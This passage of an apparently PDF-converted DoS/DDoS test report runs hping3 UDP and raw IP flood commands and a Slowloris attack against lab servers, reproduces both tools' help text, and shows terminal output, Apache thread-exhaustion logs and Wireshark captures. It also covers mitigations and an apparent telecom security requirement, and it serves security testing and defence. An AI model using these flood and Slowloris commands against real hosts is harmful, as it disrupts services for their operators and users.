- Terminal Window (Right Panel):** Displays the execution of a UDP flood attack using hping3:

```
hping3@hping3-Virt...  
125936 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
hping3@hping3-Virtual-Machine:~/Desktop$ sudo hping3 -d 65507 --udp --  
flood 192.168.20.4  
HPING 192.168.20.4 (eth0 192.168.20.4): udp mode set, 28 headers + 655  
07 data bytes  
hping in flood mode, no replies will be shown
```

# 4. RAW IP Flood Traffic :

## 4.1 RAW IP flood traffic at both server and client side

The screenshot displays a remote desktop connection to a virtual machine named 'TestVM on SASFPRDHY1'. The interface is divided into several sections:

- Network Throughput (Left Panel):** Shows a graph of network activity over 60 seconds. The 'Send' rate is 32.0 Kbps, and the 'Receive' rate is 3.3 Gbps. Adapter details include Slot 8 Port 2, Ethernet connection type, IPv4 address 192.168.20.4, and IPv6 address fe80::bd:997b:...
- System Resources (Center Panel):** Displays CPU History (CPU1: 12.0%, CPU2: 13.1%, CPU3: 42.4%, CPU4: 4.2%), Memory and Swap History (Memory: 1.7 GiB (44.8%) of 3.8 GiB, Cache: 1.8 GiB), and Network History (Receiving: 422 bytes/s, Total Received: 60.9 GiB; Sending: 385.8 MiB/s, Total Sent: 361.0 GiB).
- Terminal Window (Right Panel):** Shows the execution of a raw IP flood attack using the hping3 tool. The command used is `sudo hping3 -d 65495 --rawip --flood 192.168.20.4`. The output indicates that raw IP mode is set, and the flood is active, with a warning that no replies will be shown.

The Windows taskbar at the bottom shows the time as 17:24 on 30-11-2023.

# Hping3 Commands Info :

```
cer@acer-Precision-Tower-3620:~$ hping3 --help
sage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
  --fast       alias for -i u10000 (10 packets for second)
  --faster     alias for -i u1000 (100 packets for second)
  --flood      sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl (default to dst port)
-Z --unbind   unbind ctrl+z
  --beep      beep for every matching packet received

ode
default mode   TCP
-0 --rawip     RAW IP mode
-1 --icmp      ICMP mode
-2 --udp       UDP mode
-8 --scan      SCAN mode.
                Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen    listen mode

P
-a --spoofer   spoof source address
--rand-dest    random destination address mode. see the man.
--rand-source  random source address mode. see the man.
-t --ttl       ttl (default 64)
-N --id        id (default random)
-W --winid     use win* id byte ordering
-r --rel       relativize id field (to estimate host traffic)
-f --frag      split packets in more frag. (may pass weak acl)
-x --morefrag  set more fragments flag
-y --dontfrag  set don't fragment flag
-g --fragoff   set the fragment offset

-m --mtu       set virtual mtu, implies --frag if packet size > mtu
-o --tos       type of service (default 0x00), try --tos help
-G --rroute    includes RECORD_ROUTE option and display the route buffer
--lsrr        loose source routing and record route
--ssrr        strict source routing and record route
-H --ipproto   set the IP protocol field, only in RAW IP mode

:MP
-C --icmptype  icmp type (default echo request)
-K --icmpcode  icmp code (default 0)
--force-icmp  send all icmp types (default send only supported types)
--icmp-gw     set gateway address for ICMP redirect (default 0.0.0.0)
--icmp-ts     Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr   Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help   display help for others icmp options

IP/TCP
-s --baseport base source port (default random)
-p --destport [+][+<port> destination port(default 0) ctrl+z inc/dec
-k --keep      keep still source port
-w --win       winsize (default 64)
-o --tcpoff   set fake tcp data offset (instead of tcphdr/len / 4)
-Q --seqnum   shows only tcp sequence number
-b --badcksum (try to) send packets with a bad IP checksum
                many systems will fix the IP checksum sending the packet
                so you'll get bad UDP/TCP checksum instead.

-M --setseq   set TCP sequence number
-L --setack   set TCP ack
-F --fin      set FIN flag
-S --syn      set SYN flag
-R --rst      set RST flag
-P --push     set PUSH flag
-A --ack      set ACK flag
-U --urg      set URG flag
-X --xmas     set X unused flag (0x40)
-Y --ymas     set Y unused flag (0x80)
--tcpexitcode use last tcp->th.flags as exit code
--tcp-mss     enable the TCP MSS option with the given value
```

```
--tcp-mss     enable the TCP MSS option with the given value
--tcp-timestamp enable the TCP timestamp option to guess the HZ/uptime

Common
-d --data     data size (default is 0)
-E --file     data from file
-e --sign     add 'signature'
-j --dump     dump packets in hex
-J --print    dump printable characters
-B --safe     enable 'safe' protocol
-u --end      tell you when --file reached EOF and prevent rewind
-T --traceroute traceroute mode (implies --bind and --ttl 1)
--tr-stop     Exit when receive the first not ICMP in traceroute mode
--tr-keep-ttl Keep the source TTL fixed, useful to monitor just one hop
--tr-no-rtt   Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
--apd-send    Send the packet described with APD (see docs/APD.txt)
```

# Mitigation of Volume/Protocol based Attacks :

## ICMP Flood :

- Firewall Rules: Blocking ICMP echo requests can prevent ping flood attacks.
- Rate Limiting: Limiting the number of ICMP packets from a single source.
- Intrusion Detection Systems (IDS): Detecting and blocking ping flood attacks.

## TCP SYN Flood :

- SYN Cookies: A technique where the server sends a cookie in the SYN-ACK packet instead of allocating resources immediately.
- Rate Limiting: Limiting the number of SYN packets from a single source.
- Firewall and Intrusion Prevention Systems (IPS): Detecting and blocking SYN flood attacks.

## UDP Flood :


ICMP Rate-Limiting: By limiting the rate at which ICMP responses are sent at the operating system level, systems can prevent being overwhelmed by the flood of return packets.

Firewall-Level Filtering: Deploying firewalls at strategic points in a network can filter out malicious traffic. With this approach, the potential victim neither receives nor responds to the malicious UDP packets.

Fingerprint Filtering : The features of attack packets may be hidden in the data segment, source IP address, source port, destination IP address, and destination port of UDP packets. The known attack features can be directly added to the filter parameters of the device. After static fingerprint filtering is configured, the device discards or rate-limits the traffic of the packets that match the attack features.

## Application Layer Attacks :

- Attacker directly attacks the L-7 protocols/services/applications.
- Most commonly used application protocol is HTTP(S). So, Attacker send HTTP traffic to the DUT(Victim).
- **Tools** : Slowloris, R.U.D.Y



# Webserver Architecture


**Thread based** : For each HTTP request, It will create a new thread and the new thread will create a new process. So, Server resource consumption will be more.

Ex: Apache


**Event based** : For each HTTP request, It will use the same thread. So, Server resource handled efficiently.

Ex: Nginx


## Thread based



## Event based



## How HTTP request processed?



# Slowloris(DoS/DDoS) :


## What is slowloris?

Slowloris is basically an HTTP Denial of Service attack that affects threaded servers

## Slowloris Attack Flow :

1. We start making lots of HTTP requests.
2. We send headers periodically (every ~15 seconds) to keep the connections open.
3. We never close the connection unless the server does so. If the server closes a connection, we create a new one keep doing the same thing.

This exhausts the servers thread pool and the server can't reply to other people.



# Test Setup:



```
(hari@ra9) ~/Slowloris/slowloris
$ python3 slowloris.py --help
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
                  [--https] [--sleeptime SLEEPTIME]
                  [host]


Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webservice, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -x, --useproxy        Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https               Use HTTPS for the requests
  --sleeptime SLEEPTIME
                        Time to sleep between each header sent.
```

Apache(XAMPP) Server running in Host OS(Windows 10)


Slowloris tool running in WSL(Linux) of Host system



# Test Case 1 : Send Request


**Description :** Slowloris tool sending partial HTTP request to Apache(XAMPP) server

## 1.1 Before running slowloris



XAMPP Control Panel v3.3.0 [ Compiled: Apr 6th 2021 ]

Service	Module	PID(s)	Port(s)	Actions
Apache	Apache	8408 2712	443	Stop Admin Config Logs
MySQL	MySQL	10656	3306	Stop Admin Config Logs
FileZilla	FileZilla			Start Admin Config Logs
Mercury	Mercury			Start Admin Config Logs
Tomcat	Tomcat			Start Admin Config Logs



Not secure <https://localhost/dashboard/>

Apache Friends FAQs HOW-TO Guides PHPInfo phpMyAdmin

## XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 8.2.12

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others.

Start the XAMPP Control Panel to check the server status.

Community


## 1.2 After running slowloris

**Slowloris.py** -> python script for generating partial HTTP request

**--https** -> use HTTPS request packet

**-p** -> Webserver Port      **-v** -> version

```
Select hari@ra9: ~/Slowloris/slowloris
(hari@ra9)-[~/Slowloris/slowloris]
└─$ sudo python3 ./slowloris.py 10.61.3.113 --https -p 443 -v
[13-09-2024 11:55:38] Importing ssl module
[13-09-2024 11:55:38] Attacking 10.61.3.113 with 150 sockets.
[13-09-2024 11:55:38] Creating sockets...
[13-09-2024 11:55:38] Creating socket nr 0
[13-09-2024 11:55:38] [CONF: UNKNOWN_MODULE_NAME] unknown module name (_ssl.c:3098)
[13-09-2024 11:55:38] Sending keep-alive headers...
[13-09-2024 11:55:38] Socket count: 0
[13-09-2024 11:55:38] Creating 150 new sockets...
[13-09-2024 11:55:41] Sleeping for 15 seconds
```



localhost took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR\_TIMED\_OUT

Reload Details

```
[Fri Sep 13 11:55:01.842312 2024] [ssl:notice] [pid 2712:tid 468] AH10227: Init: Logging SSL private key material to C:\\SSL\\ssl.log
[Fri Sep 13 11:55:01.889150 2024] [mpm_winnt:notice] [pid 2712:tid 468] AH00354: Child: Starting 150 worker threads.
[Fri Sep 13 11:59:16.660531 2024] [mpm_winnt:error] [pid 2712:tid 4308] AH00326: Server ran out of threads to serve requests. Consider raising the ThreadsPerChild setting
```

# Wireshark Analysis:

The screenshot shows a Wireshark capture of an HTTP packet. The packet list pane shows two packets: packet 1 (65 bytes) and packet 7 (585 bytes). Packet 7 is highlighted, and its details pane shows it is an HTTP 1.1 400 Bad Request. The packet bytes pane shows the raw data, with the 'X-a: 2609\r\n' header highlighted in blue.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.24.8.218	10.61.3.113	HTTP	65	Continuation
7	6.190488	10.61.3.113	172.24.8.218	HTTP	585	HTTP/1.1 400 Bad Request (text/html)

Frame 7: 585 bytes on wire (4680 bits), 585 bytes captured (4680 bits) on interface \Device\NPF...  
Ethernet II, Src: Microsoft\_e2:ca:d2 (00:15:5d:e2:ca:d2), Dst: Microsoft\_id:32:c6 (00:03:b7:5d:40:00)  
Internet Protocol Version 4, Src: 10.61.3.113, Dst: 172.24.8.218  
Transmission Control Protocol, Src Port: 39926, Dst Port: 80, Seq: 1, Ack: 13, Len: 585  
Hypertext Transfer Protocol  
X-a: 2609\r\n

The screenshot shows a Wireshark capture of an HTTP 400 Bad Request packet. The packet list pane shows two packets: packet 1 (65 bytes) and packet 7 (585 bytes). Packet 7 is highlighted, and its details pane shows it is an HTTP 1.1 400 Bad Request. The packet bytes pane shows the raw data, with the 'X-a: 2609\r\n' header highlighted in blue.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.24.8.218	10.61.3.113	HTTP	65	Continuation
7	6.190488	10.61.3.113	172.24.8.218	HTTP	585	HTTP/1.1 400 Bad Request (text/html)

Frame 7: 585 bytes on wire (4680 bits), 585 bytes captured (4680 bits) on interface \Device\NPF...  
Ethernet II, Src: Microsoft\_e2:ca:d2 (00:15:5d:e2:ca:d2), Dst: Microsoft\_id:32:c6 (00:03:b7:5d:40:00)  
Internet Protocol Version 4, Src: 10.61.3.113, Dst: 172.24.8.218  
Transmission Control Protocol, Src Port: 80, Dst Port: 39926, Seq: 1, Ack: 13, Len: 585  
Hypertext Transfer Protocol  
HTTP/1.1 400 Bad Request\r\n  
[Expert Info (Chat/Sequence): HTTP/1.1 400 Bad Request\r\n]  
[HTTP/1.1 400 Bad Request\r\n]  
[Severity level: Chat]  
[Group: Sequence]  
Response Version: HTTP/1.1  
Status Code: 400  
[Status Code Description: Bad Request]  
Response Phrase: Bad Request  
Date: Thu, 12 Sep 2024 09:05:55 GMT\r\nServer: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12\r\nContent-Length: 325\r\n

## Test Case 2 : Send Request

**Description :** Slowloris tool sending partial HTTP request to Apache(XAMPP) server



# Slowloris Command Info:

```
-$ sudo python3 slowloris.py --help
sudo] password for hari:
sage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
      [--https] [--sleeptime SLEEPTIME]
      [host]

lowloris, low bandwidth stress test tool for websites

positional arguments:
  host                Host to perform stress test on

options:
  -h, --help          show this help message and exit
  -p PORT, --port PORT Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                    Number of sockets to use in the test
  -v, --verbose       Increases logging
  -ua, --randuseragents
                    Randomizes user-agents with each request
  -x, --useproxy      Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                    SOCKS5 proxy host
  --proxy-port PROXY_PORT
                    SOCKS5 proxy port
  --https             Use HTTPS for the requests
  --sleeptime SLEEPTIME
                    Time to sleep between each header sent.
```

## Mitigation of Application layer based Attacks :

**Activate a WAF:** A Web Application Firewall (WAF) is a set of rules or policies that helps protect web applications or APIs from malicious traffic. WAF sits between an application and the HTTP traffic and filters the common web exploits that can affect availability.

There are various WAF solutions available, but you need to analyze which WAF solution is suitable for your application.

### **Rate Limit**

Attackers can make so many repeated calls on the APIs. It can make resources unavailable to its genuine users. A rate limit is the number of API calls or requests that a user can make within a given time frame. When this limit is exceeded, block API access temporarily and return the 429 (too many requests) HTTP error code.

## DoS/DDoS Tools used in our ITSAR :

### 2.8.1 Network Level and application-level DDoS

Requirement:

UPF shall have protection mechanism against Network level and Application-level DDoS attacks.

UPF shall provide security measures to deal with overload situations which may occur as a result of a denial of service attack or during periods of increased traffic. In particular, partial or complete impairment of system availability shall be avoided.

For example, potential protective measures may include:

- Restricting of available RAM per application
- Restricting of maximum sessions for a Web application
- Defining the maximum size of a dataset
- Restricting CPU resources per process
- Prioritizing processes
- Limiting of amount or size of transactions of an user or from an IP address in a specific time range
- Limiting of amount or size of transactions to an IP address/Port Address in a specific time range

